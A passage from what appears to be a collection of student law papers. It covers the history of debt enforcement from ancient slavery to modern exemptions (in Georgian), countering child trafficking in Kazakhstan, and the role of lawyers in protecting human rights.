ინგლისური სამართლის მიხედვით, ვალთან დაკავშირებული პატიმრობა არ ითვლებოდა დანაშაულისთვის დაკისრებულ სასჯელად, არამედ იყო აღსრულების იძულებითი ღონისძიება, რომელიც შეწყდებოდა ვალის დაფარვის ან მისი სხვაგვარად გადახდის შემთხვევაში.

ფულადი კომპენსაცია - ძველ ეგვიპტეში მოვალეები სასამართლოში იფიცებდნენ, რომ კონკრეტულ ვადაში ვალს გადაიხდიდნენ. თუ ისინი ფიცს არღვევდნენ, მათ არა მხოლოდ ასი დარტყმით სჯიდნენ, არამედ ვალის ორმაგი თანხის გადახდასაც აკისრებდნენ. მსგავსი წესები არსებობდა არაბეთშიც, სადაც ვალის დაფარვის ვადა გადაიდებოდა, მაგრამ ამასთან ერთად ვალი მნიშვნელოვნად იზრდებოდა – ხშირ შემთხვევაში გაორმაგებული ან გასამმაგებული თანხა უნდა დაეფარათ.⁷

ქონების ჩამორთმევა - ძველ ჩინეთში გადაუხდელი ვალის სანაცვლოდ, მოვალის ქონებას ყიდულობდნენ. ბაბილონში კი სესხის უზრუნველყოფისთვის გამოიყენებოდა უძრავი და მოძრავი ქონება, მაგალითად, მიწა, სახლი და ა.შ. რომლებიც ვალის გადაუხდელობის შემთხვევაში კრედიტორის საკუთრებაში გადადიოდა. ძველ ათენში კი (ჩვენს წელთაღრიცხვამდე VI საუკუნე), როდესაც მოსახლეობის უმრავლესობა ვალებში

⁷ Lawal, I. M. (2016). Riba (Usury); A Tool that Should Be Carved Out of Financial Transactions. Turkish Journal of Islamic Economics, 3 (2), 13–24.

ჩაეფლო, მონად გაყიდვა აკრძალეს. ამის ნაცვლად, კანონმდებლობამ დაადგინა, რომ სესხი უნდა ყოფილიყო უზრუნველყოფილი ტვირთით, გირაოთი ან უძრავი ქონებით. ინდურ სამართალში სესხის უზრუნველყოფის მიზნით დასაშვები იყო მიწის, ბაღების ან სახლების დაგირავება, თუმცა კრედიტორს არ ჰქონდა უფლება, დაგირავებული ქონება დებიტორისგან მიედო ვალის სრულად დაფარვამდე.⁸

რაც შეეხება მონობას - ძველ მესოპოტამიაში ვალის უზრუნველყოფის საშუალებად ხშირად გამოიყენებოდა მოვალის ოჯახის წევრები. ეკონომიკური კრიზისების პერიოდში, როდესაც გლეხებს ვალის გადახდა არ შეეძლოთ, ისინი კარგავდნენ მიწებს და კრედიტორების მონებად იქცეოდნენ.

ბაბილონურ სამართალში არსებობდა დეტალური ადრიცხვა სესხების უზრუნველყოფის შესახებ, სადაც ფიქსირდებოდა, რომ გირაოდ შეიძლებოდა მიედოთ არა მხოლოდ ქონება, არამედ მოვალის ოჯახის წევრებიც – ცოლი, შვილები ან მონები. თუმცა, ასეთი მონობა შემოიფარგლებოდა სამი წლის ვადით.

ვალის გადაუხდელობის შედეგები არამარტო ეკონომიკურ, არამედ სოციალურ, პოლიტიკურ და კულტურულ სფეროებს ეხება, ამიტომ, ამ საკითხის განხილვისას მნიშვნელოვანია ისტორიული კონტექსტისა და თანამედროვე მიდგომების ინტეგრირება, განსაკუთრებით იმ ეკონომიკურ სისტემებში, რომლებიც სისტემურ და ფინანსურ პრობლემებს განიცდიან.

თანამედროვე სახელმწიფოები ვალის აღსრულების რეგულირებისას ხშირად ტრადიციულ მექანიზმებს (როგორიცაა ქონების ჩამორთმევა ან სამართლებრივი პასუხისმგებლობა) აერთიანებენ სოციალურ რეაბილიტაციასთან. ეს მიდგომა მიზნად ისახავს არა მხოლოდ კრედიტორის ინტერესების დაცვას, არამედ დებიტორის შესაძლებლობის აღდგენას, რათა იგი კვლავ პროდუქტიულად ჩაერთოს ეკონომიკურ საქმიანობაში.⁹

მრავალ ქვეყანაში პერსონალური ვალის გადაუხდელობის რეგულირება გაკოტრების კანონმდებლობის ნაწილია. თუმცა, ფიზიკური პირების გაკოტრების პროცედურები, როგორც წესი, უფრო მარტივი და ლიბერალურია, ვიდრე კორპორატიული გაკოტრების შემთხვევაში. ეს განპირობებულია იმით, რომ: 1. სახელმწიფოები ცდილობენ, დაიცვან დებიტორების ძირითადი საჭიროებები (საცხოვრებელი, შემოსავლის მინიმალური წყარო). 2. ეკონომიკური რეაბილიტაცია – ვალის ნაწილობრივი ან სრული ჩამოწერის მექანიზმები ხელს უწყობს მოვალეთა ხელახლა ინტეგრაციას ეკონომიკურ საქმიანობაში.¹⁰ პერსონალური ვალის გადაუხდელობის შემთხვევაში დაწესებული სანქციები ემსახურება ორ ძირითად მიზანს:

1. პრევენცია - სხვა პოტენციური დებიტორებისთვის უარყოფითი მოტივაციის შექმნა და
2. კომპენსაცია- კრედიტორის ინტერესების იურიდიული დაცვა.

რაც შეეხება გამომწვევ ფაქტორებს, ვალის გადაუხდელობა შეიძლება გამოწვეული იყოს ფორს-მაჟორული გარემოებებით, სუბიექტური ფაქტორებით (სიზარმაცე, უგულებელყოფა, განზრახვა) და ა.შ.,

⁸ Levinthal, L. E. (1918). The early history of bankruptcy law. University of Pennsylvania Law Review, 66 (5/6), 223–250

⁹ Rougeau, V. D. (1996). Rediscovering usury: An argument for legal controls on credit card interest rates. University of Colorado Law Review, 67 (1), 1–46.

¹⁰ Sharawy, H. M. (2000). Understanding the Islamic prohibition of interest: A guide to aid economic cooperation between the Islamic and Western worlds. Georgia Journal of International and Comparative Law, 29 (1), 153–179.

ისტორიულად, სისხლის სამართლის მიდგომა გამოიყენებოდა ყველა შემთხვევაში, თუმცა თანამედროვე სამართალში გათვალისწინებულია განმასხვავებელი მიდგომა, როგორცაა იძულებითი აღსრულების ირიბი ღონისძიებები და ქონების ჩამორთმევა.¹¹

როგორც აღინიშნა, ძველ დროში ვალის გადაუხდელობა ხშირად დრამატულ შედეგებს იწვევდა. მაგრამ უკვე მოგვიანებით იჩინა თავი ჰუმანურმა მიდგომებმა. როგორც აღმოსავლურ, ისე დასავლურ ტრადიციებში ჩანს საერთო მიდგომა - ვალის აღსრულება არ უნდა გარდაქმნილიყო პიროვნების არსებობისთვის საფრთხედ. დღეს ეს პრინციპები ჩამოყალიბდა სამართლებრივ ნორმებად და ასახვა ჰპოვა კანონმდებლობაში, თანამედროვე სახელმწიფოები ადგენენ ზღვარს - რაც გულისხმობს იმას, რომ შემოსავლის გარკვეული ნაწილის გადახდევინება არ უნდა განხორციელდეს, რასაც “საარსებო მინიმუმი” ეწოდება. საქართველოში¹² შემოსავლის მხოლოდ გარკვეული პროცენტი ექვემდებარება კონფისკაციას, ამასთან, სრულად დაცულია გადახდევინებისგან სოციალური დახმარება და პენსია. რაც შეეხება ევროპული პრაქტიკას - გერმანიაში, მაგალითად, არსებობს "დაცული ქონების" დეტალური სია, რომელიც მოიცავს: საწოლს და ძირითად ავეჯს; სამუშაო ხელსაწყოებსა და ბავშვთა საგანმანათლებლო ნივთებს. თუმცა ვაწყდებით პრაქტიკულ დილემას. მართალია, კანონი ითვალისწინებს დებიტორის ძირითადი მოთხოვნილებების დაცვას, მაგრამ რეალურ ცხოვრებაში ხშირად ვხვდებით ისეთ ფაქტებს, როდესაც კონფისკაციის პროცესი იწვევს დებიტორის სოციალურ იზოლაციას; ვალის ოდენობა აღემატება დებიტორის რეალურ შესაძლებლობებსა და ხშირია შემთხვევები, როდესაც ადმინისტრაციული ხარჯები არამიზანშეწონილად იზრდება.

თავი 2. ვალის აღსრულების ისტორიული და თანამედროვე მექანიზმები: მონობიდან სოციალურ პასუხისმგებლობამდე

არქაულ საზოგადოებებში ვალის გადაუხდელობის პრობლემის გადაწყვეტის ერთ-ერთი რადიკალური ფორმა იყო “მონობის” ინსტიტუტი. ეს პრაქტიკა გულისხმობდა:¹³

1. პირადი დამოკიდებულების დამყარებას კრედიტორისა და დებიტორის შორის
2. შრომითი ვალდებულებების განსაზღვრას ვალის ოდენობის შესაბამისად
3. ინტერგენერაციულ გადაცემას - ვალის ვალდებულებები ხშირად გადადიოდა მემკვიდრეებზე.¹⁴

რომის სამართალში მკაფიოდ იყო გაწერილი, რომ კრედიტორს ჰქონდა უფლება:

- დაეჭირა დებიტორი;
 - შეენარჩუნებინა იგი თავის მეურნეობაში;
 - ვალის სანაცვლოდ მიეღო მისი შრომითი მომსახურება;
- თუმცა, ამავედროულად, კანონი ითვალისწინებდა გარკვეულ ზღვრებს:
- დებიტორის ღირსების დაცვას;
 - ოჯახთან კავშირის შენარჩუნების შესაძლებლობას;

¹¹ Vincent, J. (2014). Historical, religious and scholastic prohibition of usury: The common origins of Western and Islamic financial practices. Law School Student Scholarship. 600.

¹³ Yavaş, M. (2009). Confiscation of Salaries and Wages [Maaş ve Ücret Haczı]. Türkiye Barolar Birliği Dergisi, 84, 93–120.

¹⁴ W. Schuchke. Walker W., enforcement and interim legal protection. Cologne, 1999, paragraph 329.

- ძირითადი საჭიროებების უზრუნველყოფას;

ისტორიული ევოლუცია აჩვენებს, როგორ შეიცვალა მიდგომები პირადი დამოკიდებულების ინსტიტუტებიდან იურიდიულად რეგულირებულ ურთიერთობებზე; კოლექტიური პასუხისმგებლობიდან ინდივიდუალურ ვალდებულებებზე; სასჯელადმსრულებელი მიდგომებიდან რეაბილიტაციურ მიდგომებზე;¹⁵

თანამედროვე სამართალი ცდილობს შეინარჩუნოს დელიკატური ბალანსი კრედიტორის ინტერესების დაცვასა და დებიტორის შესაძლებლობებს შორის. ეს მიდგომა ასახავს ცივილიზაციის განვითარების ზოგად ტენდენციას სამართლის ჰუმანიზაციისა და სოციალური პასუხისმგებლობის გაძლიერებას.¹⁶

დასკვნა

დასკვნის სახით შეიძლება ითქვას, რომ ვალის გადაუხდელობას აქვს უარყოფითი გავლენა როგორც ცალკეულ კრედიტორებზე, ასევე ეკონომიკურ სისტემაზე მთლიანობაში. ისტორიულად, ვალის აღსრულების მექანიზმები ძირითადად კრედიტორის ინტერესების დაცვას გულისხმობდა, რაც ხშირად მკაცრ და არაჰუმანურ სანქციებს იწვევდა, ეს მიდგომები გამორიცხავდა დებიტორის სოციალურ და ეკონომიკურ რეაბილიტაციას.

დღესდღეისობით, ვალის აღსრულების რეგულაციები უფრო დაბალანსებული და ჰუმანურია, ეს ცვლილებები კი არა მხოლოდ სამართლებრივი, არამედ ცივილიზაციური პროგრესის მაჩვენებელია, რომელიც აერთიანებს ეკონომიკურ ეფექტურობასა და სოციალურ სამართლიანობასთან.

ეს ევოლუცია არა მხოლოდ სამართლის, არამედ მთელი ცივილიზაციის განვითარების მაჩვენებელია. როგორც ფრანგი ფილოსოფოსი მონტესკიე აღნიშნავდა: "სამართალი უნდა იყოს ისეთივე ზუსტი, როგორც მათემატიკური ფორმულა, მაგრამ ამავე დროს - ისეთივე ჰუმანური, როგორც ქრისტიანული მოძღვრება".

ბიბლიოგრაფია:

1. Cohen, J. (1982). The History of Imprisonment for Debt and its Relation to the Development of Discharge in Bankruptcy. *The Journal of Legal History*.
2. Berggren, N. (1997). Rhetoric or reality? An economic analysis of the effects of religion in Sweden. *The Journal of Socio-Economics*.
3. Durkin, T. A. (1993). An economic perspective on interest rate limitations. *Georgia State University Law Review*.
4. Farooq, M. (2012). Interest, usury and its impact on the economy. *Dialogue*.
5. Erdem, E. (2018). Kur'an'da riba (faiz) ayetlerinin kademeli nüzulü ve üslubu: İslam'ın ticaret, infak ve finans sistemi üzerinden bir inceleme [The gradual revelation and style of the riba (interest) verses in Quran: An enquiry regarding the trade, aid and finance system of Islam]. In T. Eğri & Z. H. Orhan (Eds.), *İslam iktisadi perspektifinden faiz [Interest from the perspective of Islamic economics]* (pp. 1–51). İktisat Yayınları.

¹⁵ Visser, W. A., & McIntosh, A. (1998). A short review of the historical critique of usury. *Accounting, Business & Financial History*, 8 (2), 175–189.

¹⁶ Tabb, C. J. (1995). The history of the bankruptcy laws in the United States. *American Bankruptcy Institute Law Review*, 3, 5–51

6. Gross, K. (1990). Debtor as Modern Day Peon: A Problem of Unconstitutional Conditions. Notre Dame Law Review.
7. Lawal, I. M. (2016). Riba (Usury); A Tool that Should Be Carved Out of Financial Transactions. Turkish Journal of Islamic Economics.
8. Levinthal, L. E. (1918). The early history of bankruptcy law. University of Pennsylvania Law Review;
9. Rougeau, V. D. (1996). Rediscovering usury: An argument for legal controls on credit card interest rates. University of Colorado Law Review.
10. Sharawy, H. M. (2000). Understanding the Islamic prohibition of interest: A guide to aid economic cooperation between the Islamic and Western worlds. Georgia Journal of International and Comparative Law.
11. Vincent, J. (2014). Historical, religious and scholastic prohibition of usury: The common origins of Western and Islamic financial practices. Law School Student Scholarship.
12. Yavaş, M. (2009). Confiscation of Salaries and Wages [Maaş ve Ücret Haczi]. Türkiye Barolar Birliği Dergisi.
13. Visser, W. A., & McIntosh, A. (1998). A short review of the historical critique of usury. Accounting, Business & Financial History.
14. W. Schuchke. Walker W., enforcement and interim legal protection. Cologne, 1999.
15. Tabb, C. J. (1995). The history of the bankruptcy laws in the United States. American Bankruptcy Institute Law Review.

COUNTERING CHILD TRAFFICKING: THE EXPERIENCE OF KAZAKHSTAN AND FOREIGN COUNTRIES

Cui Junming

Al farabi Kazakh National university, Faculty of International Relations, International Jurisprudence

Sairambaeva Zhuldyz

Al-Farabi Kazakh National University, PhD in Jurisprudence, Associate Professor

Introduction

Child trafficking is a grave issue in contemporary society, infringing upon fundamental human rights and undermining the pillars of social security. Despite concerted international efforts to combat this criminal activity, it remains a pressing concern in numerous countries worldwide, including Kazakhstan.

The fight against child trafficking demands continuous improvement and adaptation to evolving threats, drawing upon the best practices from around the globe.

The issue of child trafficking is particularly acute in times of socio-economic instability, armed conflicts, and migration crises, where minors become the most vulnerable group. Limited public awareness of the extent and forms of this crime, as well as difficulties in detecting and dismantling such criminal networks, pose challenges for law enforcement agencies and social services. This underscores the need for a comprehensive approach that encompasses legal, preventive, and educational measures.

The relevance of this study lies in the need for a thorough analysis of current national and international initiatives to combat child trafficking. In Kazakhstan, as in many other countries, active steps are being taken to strengthen laws, improve law enforcement, and develop social programs to protect children. Despite these efforts, however, the issue remains pressing, necessitating a closer examination of successful measures used elsewhere and their potential application to our national context.

This research aims to examine Kazakhstan's approach to addressing child trafficking and compare it to that of other nations. It will identify effective strategies employed by these nations and propose recommendations for their implementation in our country.

The scientific novelty of this study lies in a comprehensive analysis of Kazakh and international experiences in combating child trafficking. The analysis identifies key trends, problematic aspects, and areas for improvement in child protection policies.

Specifically, the study examines modern digital technologies, legal innovations, and interagency strategies used to prevent child trafficking and protect children's rights. It identifies strengths and weaknesses in the current system for combating trafficking in Kazakhstan.

Literature review

The issue of child trafficking has been widely discussed in the international academic literature, and numerous authors have proposed various approaches to studying, analyzing, and preventing it. Let us consider the work of four researchers from different countries: two from China, two from Kazakhstan, and two from other foreign countries who have significantly contributed to our understanding of the mechanisms behind child trafficking and the methods for combating this issue.

Foreign studies provide a comprehensive perspective on the issue of child trafficking, encompassing legal, sociological, and economic dimensions. T. Washburn in his work, explores contemporary forms of slavery, including child trafficking, and identifies the economic factors that contribute to this phenomenon[1]. He delves into global chains of exploitation and advocates for the reform of international laws to effectively combat this issue.

Another foreign scholar, A. Khamzin, Y. Buribayev, K. Sartayeva provides a detailed analysis of the international criminal networks involved in human trafficking, including child trafficking[2]. They examines the mechanisms that governments can employ to prevent this phenomenon. Authors emphasizes the transnational nature of criminal organizations and the importance of international collaboration in addressing this issue.

Chinese researchers are also actively investigating the issue of child trafficking, focusing on its unique aspects in China and other countries with similar socio-economic circumstances. L. Han delves into the root causes of child trafficking in China, including economic disparities and weaknesses in the social safety net[3]. The author proposes measures to enhance monitoring and enforcement.

Another notable study is R. Creemers work, which thoroughly examines the existing legal frameworks and their efficacy[4]. He underscores the significance of collaboration between government agencies, civil society organizations, and international bodies.

Kazakh researchers also address the issue of child trafficking, particularly in the context of law enforcement and preventive measures. In his article A. Khamzin examines the national system for combating this crime, assessing the effectiveness of legislation and the work of government agencies[5]. The author highlights the importance of interagency cooperation and the need for stronger measures to protect minors.

K.Zhakenov and his colleagues, in their work presents a comprehensive analysis of statistical data and factors contributing to the involvement of children in criminal schemes.

Thus, the presented works allow us to better understand the complex nature of the issue of child trafficking, identify key challenges, and propose effective strategies for combating it both at the national and international levels.

Research methodology

As part of the research on the issue of combating child trafficking in Kazakhstan and other countries, the following methods were employed:

Comparative analysis - this method allowed for a comparative examination of the legislative, institutional, and practical aspects of child trafficking prevention in Kazakhstan and overseas. It provided an opportunity to identify strengths and weaknesses in existing mechanisms for addressing this issue, as well as to identify best practices that could be adapted to the local context.

Content analysis of regulatory frameworks and official reports - this approach was used to examine international conventions, domestic legislation, and reports from governmental and international organizations regarding child trafficking. This allowed us to assess the extent of legal regulation on the matter, identify gaps in current regulations, and propose recommendations for improvement.

Results and discussion

Kazakhstan, as a country that serves as a transit point and destination for migrants from neighboring countries such as Russia, Kyrgyzstan, Tajikistan, Azerbaijan, and Uzbekistan, has seen an increase in both internal and international migration in recent years due to various global events.

Every day, thousands of undocumented migrants travel through Kazakhstan's unofficial border crossings in search of seasonal work and the opportunity to emigrate. These individuals

and their accompanying children are particularly vulnerable to human trafficking due to their unresolved immigration status.

To address these challenges, the Kazakhstan Actions Against Trafficking in Children (KATCH) project, funded by the U.S. Department of State's Office for Monitoring and Combating Trafficking in Persons, aims to create systemic change by strengthening the capacity of individuals and organizations to help trafficked children and vulnerable families of migrant workers. The project takes into account the best interests of these children in its approach.

Children and the psychological traumas they experience, as well as improving interdepartmental coordination and enhancing the effectiveness of the child protection system in South Kazakhstan, are all important aspects that need to be addressed.

The law "on combating human trafficking" has entered into force in Kazakhstan. the head of state signed the law of the Republic of Kazakhstan "on combating human trafficking" on July 5 this year. The law will allow victims to better understand their rights and protection measures from the state. Guarantees to protect the rights and interests of victims will encourage them to contact the police and help bring cases to court. All the rights of victims of human trafficking that are currently in force are preserved and reflected in the Law[7].

In 2023, 19 criminal cases of child trafficking were opened in the country. These shocking crimes, which violate all ethical standards and human principles, involve employees of orphanages, staff of perinatal centers, and parents who willingly agreed to sell their own children for various reasons.

This year, six cases of child trafficking have been reported in Kazakhstan. It is important to note that the list of crimes against children and adolescents is extensive and not limited to trafficking in human beings.

According to the laws of Kazakhstan, the act of trafficking in minors is a criminal offense, punishable by up to 18 years in prison. These severe penalties will deter many criminals from considering actions related to various forms of slavery.. However, it is not sufficient to rely solely on the government and law enforcement agencies. Every citizen of Kazakhstan must demonstrate zero tolerance for human trafficking and report any suspicions to the appropriate authorities.

A comparative study revealed that advanced nations, such as the United States and the European Union, prioritize digital tools for identifying and preventing child trafficking. In contrast, China is actively implementing a multifaceted approach, encompassing stringent migration controls and social initiatives for vulnerable populations.

Kazakhstan should enhance its digitalization efforts in monitoring and prevention, drawing upon international best practices. The primary obstacles in Kazakhstan persist: the lack of effective collaboration between governmental bodies, the dearth of specialized rehabilitation facilities for affected children, and the limited public understanding of the dangers of child trafficking. There are many misconceptions about human trafficking and labor exploitation in Kazakhstan. Many people believe that people from disadvantaged backgrounds, such as orphans, and those with alcohol addiction, become victims of slavery. However, in reality, anyone can fall victim to slavery.

A review of international legal instruments has revealed that Kazakhstan is a signatory to the following key treaties:

The Convention on the Rights of the Child, adopted by the United Nations in 1989, guarantees the fundamental rights of children and requires member states to safeguard them from all forms of exploitation[8].The Optional Protocol to the Convention on the Rights of the Child, which was adopted in 2000, addresses the sale of children, child prostitution, and child pornography. It imposes obligations on countries to enhance criminal penalties for trafficking in children and related activities.

A comparative analysis of international experience has identified several effective approaches to addressing child trafficking:

- The United States is using data analysis and artificial intelligence to identify criminal groups involved in child trafficking. Kazakhstan could benefit from implementing similar digital tools, such as creating a unified database for vulnerable children and automated systems to track suspicious movements of minors.

- EU countries focus on interagency collaboration and comprehensive child protection measures. Kazakhstan should establish cooperation mechanisms between various government agencies, including the Ministry of Internal Affairs, Ministry of Justice, and Ministry of Labor and Social Services.

- China has successfully implemented strict legislative measures and controls on migration flows to reduce the risks of child trafficking. Kazakhstan should consider developing similar mechanisms to monitor and suppress criminal schemes related to child migration.

The results of the content analysis revealed that Kazakhstan is actively engaged in combating child trafficking, but there are areas that need improvement. These include law enforcement practices, digital monitoring of crimes, and the system for protecting victims.

The experiences of other countries demonstrate that a comprehensive approach, combining preventive measures, legislative reforms, and technological advancements, is the most effective strategy.

Kazakhstan must enhance interagency collaboration, develop digital tools for detecting criminal networks, and improve the social reintegration system for victims of child trafficking.

Conclusion

The research conducted has allowed us to gain a better understanding of the issue of child trafficking in Kazakhstan and other countries, identify the main challenges in combating this crime, and propose possible solutions.

Our analysis of international and domestic legal frameworks has shown that Kazakhstan is actively participating in global efforts to combat child trafficking. However, there are still gaps in law enforcement and protection for victims. The main challenges include poor coordination between government agencies, inadequate digitalization of monitoring mechanisms, and limited access to rehabilitation programs for survivors.

A comparative analysis of foreign experience in the USA, EU and China has revealed several effective practices that could be adapted in Kazakhstan to combat child trafficking. These include using digital technologies to monitor such cases, strengthening preventive measures, and creating specialized victim assistance centers.

To effectively combat child trafficking in Kazakhstan, an integrated approach is needed that includes legal, technological, social, and educational measures. This approach should be implemented by the state, law enforcement agencies, international organizations, and society. Only through joint efforts can the level of child trafficking be significantly reduced and children's protection ensured.

References

1. Washburn T. et al. Modern slavery and labor exploitation during the COVID-19 pandemic: a conceptual model //Global health action. – 2022. – T. 15. – №. 1. – P. 2074784.
2. Khamzin A., Buribayev Y., Sartayeva K. Prevention of human trafficking crime: a view from Kazakhstan and Central Asian Countries //International journal of criminal justice sciences. – 2022. – T. 17. – №. 1. – P. 34-53.
3. Han L. Status Quo of Child Trafficking in China as Reflected in Judicial Cases //Child Trafficking in China: A Human Rights-Based Perspective. – Singapore : Springer Nature Singapore, 2024. – P. 63-99.
4. Creemers R. China's emerging data protection framework //Journal of Cybersecurity. – 2022. – T. 8. – №. 1. – P. tyac011.
5. Khamzin A. et al. Human Trafficking: Problems of Counteraction in Kazakhstan //Access to Just. E. Eur. – 2023. – P. 71.
6. Zhakenov K., Kultemirova L., Ibraeva A. Comparative analysis of the activities of authorities to ensure the prevention of offenses in the Republic of Kazakhstan and other world countries //Security Journal. – 2024. – T. 37. – №. 4. – P. 1430-1446.
7. Khamzin A. et al. Human Trafficking: Problems of Counteraction in Kazakhstan //Access to Just. E. Eur. – 2023. – P. 71.
8. Duissenkyzy E. et al. Kazakhstan's implementation of international conventions on the protection of children's rights (juvenile responsibility) //Asian Social Work and Policy Review. – 2023. – T. 17. – №. 3. – P. 176-184.

THE ROLE OF ADVOCACY IN ENSURING HUMAN RIGHTS AND FREEDOMS

Liu Ziwei

Al Farabi Kazakh National University, Faculty of International Relations, International Jurisprudence

Sairambaeva Zhuldyz

Al-Farabi Kazakh National University, PhD in Jurisprudence, Associate Professor

Introduction

The legal profession is an essential part of the rule of law system, ensuring the protection of human rights and freedoms. In today's world, the work of lawyers in promoting human rights is particularly significant, as they serve as intermediaries between citizens and government institutions, guaranteeing fairness and legal protection throughout the legal process.

The importance of advocacy has been increasing in recent years, particularly in the context of democratic society. Lawyers play a crucial role in protecting the interests of citizens and contributing to the development of a strong legal culture. They provide qualified legal assistance and help to establish a culture of justice and rule of law.

Lawyers are essential in preventing judicial errors and abuse by law enforcement agencies. They act as a safeguard for procedural norms and ensure that everyone has a fair trial. Their independence and professional ethics help to balance the interests of the state with the rights of individuals, which strengthens confidence in the justice system.

The purpose of this research is to analyze the role of lawyers in ensuring human rights and freedoms, as well as to identify key areas of their activities and consider existing challenges and prospects for the future development of this profession in the context of modern legal regulations.

This topic is relevant due to the increasing need for effective legal protection for citizens in the face of rapid legislative changes, globalization, and the digitalization of legal practice. The world is facing new challenges such as cybercrime, transnational human rights abuses, and increased government surveillance, which require an enhanced role for lawyers in protecting individual rights. In addition, reforms to judicial systems and human rights institutions in various countries make it essential to study this topic in order to develop effective strategies for protecting citizens' rights.

Literature review

The role of the legal profession in protecting human rights and ensuring freedoms is a key topic in research on the rule of law. Works by both domestic and international authors focus on issues such as human rights protection and the activities of lawyers, as well as their impact on the judicial system.

Researchers emphasize that the legal profession is an independent institution that provides citizens with access to justice. Scholars in the field of state and law theory note that lawyers play a critical role in upholding the principles of a fair trial and acting as mediators between citizens and government institutions[1]. Additionally, the legal profession contributes to the development of a legal culture among the population, which positively influences the level of public legal awareness.

Other studies focus on the impact of advocacy on the protection of individual procedural rights. According to several works, lawyers help prevent judicial errors and ensure fairness in case consideration[2]. This is particularly important in the context of preventing abuse by law enforcement agencies and ensuring the independence of the judiciary[3].

Modern academic literature also examines the role of advocacy in the context of digitalization and globalization. In today's world, law enforcement faces challenges related to cybercrime, transnational human rights violations, and the expansion of state control. In response, the legal profession needs to adapt to these changes, which requires improvements in legislation and professional training for lawyers[4].

Special attention is paid to issues related to reforming the legal profession and improving its effectiveness. Researchers emphasize that in order to ensure the independence of the legal profession, it is crucial to implement legislative initiatives that expand its powers and protect it from government interference[5]. Additionally, it is essential to strengthen ethical standards in advocacy and develop mechanisms for international cooperation in human rights protection[6].

The analysis of scientific literature reveals that the legal profession plays a vital role in safeguarding individual rights and freedoms within the legal system. In today's context, it is imperative to address new challenges and modernize advocacy practices to enhance its effectiveness in protecting citizens' rights both domestically and internationally.

Research methodology

As part of the study on the role of the legal profession in protecting human rights and liberties, the following methods were employed:

Comparative (comparative-legal) method: This method allows us to examine the legal regulation of legal services in various countries, identify similarities and differences, and assess the effectiveness of different models of legal assistance. By comparing national and international standards for lawyers' human rights work, we can identify best practices and potential ways to tailor them to specific legal systems.

Content analysis: This method involves analyzing written materials, such as laws, court decisions, and other legal documents, to gain an understanding of how lawyers contribute to protecting human rights. Through this analysis, we can gain insights into the challenges and opportunities facing lawyers in their efforts to uphold human rights.

This method involves studying regulatory legal acts, judicial decisions, official reports from law chambers, as well as publications in scientific literature and media related to law. Content analysis allows us to identify the main trends in the legal profession's development, identify key issues related to human rights and freedoms, and evaluate the effectiveness of law enforcement practices in this area.

Results and discussion

The results of the study are presented in a table comparing the key aspects of advocacy in different legal systems, along with identified problems and potential solutions(table 1, table 2).

Table 1. Comparative analysis of advocacy in different countries

Criterion	Developed legal systems (USA, EU)	Emerging legal systems
Independence of the bar	High level of independence, bar associations operate autonomously from the state	Possible cases of pressure on lawyers, restriction of their powers
Access to justice	High level of access to legal assistance, including through government programs	Uneven access to legal services, especially in rural areas
Regulation of legal practice	Strict professional standards and codes of ethics	Frequent legislative gaps, lack of clear guarantees of independence
Role in human rights protection	Active involvement in human rights advocacy, influence on legal practice	Limited ability to protect citizens' rights due to government pressure
Challenges	Overburdened judicial system, need for digitalization of legal processes	Pressure on lawyers, weak control over human rights protection, corruption risks

Source compiled by the author based on the data[7]

Table 2. Analysis of judicial practice and legal regulations

Identified Problems	Description	Possible Solutions
Judicial errors	Lack of proper defense can lead to wrongful convictions	Strengthening the independence of the legal profession, improving legal aid standards
Uneven access to legal assistance	In some countries, legal services remain inaccessible to socially disadvantaged groups	Development of free legal aid systems, expansion of digital legal consultations
Restrictions on legal practice	In some states, cases of persecution of lawyers for their professional activities are observed	Strengthening international standards for lawyer protection, enhancing the independence of bar associations
Insufficient digitalization	Many legal services and court processes are not adapted to digital technologies	Development of online legal consultations, implementation of electronic document management

Source compiled by the author based on the data[8]

These findings highlight the crucial role of the legal profession in human rights protection and the necessity for continuous legal reforms to ensure effective legal assistance and judicial fairness. Promoting human rights and liberties is a crucial task, and advocacy plays a pivotal role in achieving this goal. However, the effectiveness of advocacy efforts is contingent upon the level of independence and legal regulation. In countries with well-established legal systems, advocacy is subject to strict regulations, which enhances the protection of citizens. Conversely, in countries with developing legal systems, the legal profession faces challenges such as pressure, limited authority, and weak guarantees of independence. The primary obstacles faced by advocates include judicial errors, unequal access to legal assistance, and the need for digitalization of legal processes. To enhance the effectiveness of advocacy, it is imperative to improve legislation, develop mechanisms for the safeguarding of lawyers, and integrate modern technologies into the

realm of justice. The research underscores the significance of strengthening the role of the legal profession in human rights activities and enhancing legal regulation to ensure the effective protection of citizens' rights.

Conclusion

The legal profession is a fundamental pillar of the rule of law, safeguarding human rights and liberties. The research conducted has demonstrated that the autonomy of the legal profession, the accessibility of competent legal assistance, and adherence to professional standards are essential prerequisites for successful human rights advocacy.

A review of national and international practices has revealed that in nations with a well-established legal framework, the legal profession is instrumental in guaranteeing fair trials, while in countries with a developing legal system, there are issues related to lawyer intimidation, limitations on their authority, and unequal access to legal representation.

The primary obstacles identified in the research encompass judicial mistakes, the lack of digitalization in legal procedures, limitations on advocacy in certain states, and the need to enhance the legal framework. To effectively tackle these issues, it is imperative to bolster the autonomy of the legal profession, establish mechanisms for safeguarding human rights advocates, and integrate digital technologies into law enforcement practices.

Therefore, the legal profession is instrumental in fostering the rule of law and safeguarding human rights, and the future advancement in this domain should focus on overcoming existing obstacles and establishing efficient human rights mechanisms.

References

1. Chlap N., Brown R. Relationships between workplace characteristics, psychological stress, affective distress, burnout and empathy in lawyers //International Journal of the Legal Profession. – 2022. – T. 29. – No. 2. – P. 159-180.
2. Khalil I. Overview of The Advocate Profession and Its Role in Supporting the Rule of Law //JLAST: Journal of Law and Social Transformation. – 2023. – T. 1. – No. 1. – P. 51-66.
3. Omelchuk O. M. et al. Analysis of the activities of law enforcement authorities in the field of combating crime and corruption offences //Journal of Money Laundering Control. – 2022. – T. 25. – No. 3. – P. 700-716.
4. Li M. Adapting legal education for the changing landscape of regional emerging economies: A dynamic framework for law majors //Journal of the Knowledge Economy. – 2024. – T. 15. – No. 3. – P. 10227-10256.
5. Zer-Gutman L., Wald E. Is the Legal Profession Too Independent? //Marq. L. Rev. – 2021. – T. 105. – P. 341.
6. Fukuda-Parr S., Gibbons E. Emerging consensus on 'ethical AI': Human rights critique of stakeholder guidelines //Global Policy. – 2021. – T. 12. – P. 32-44.
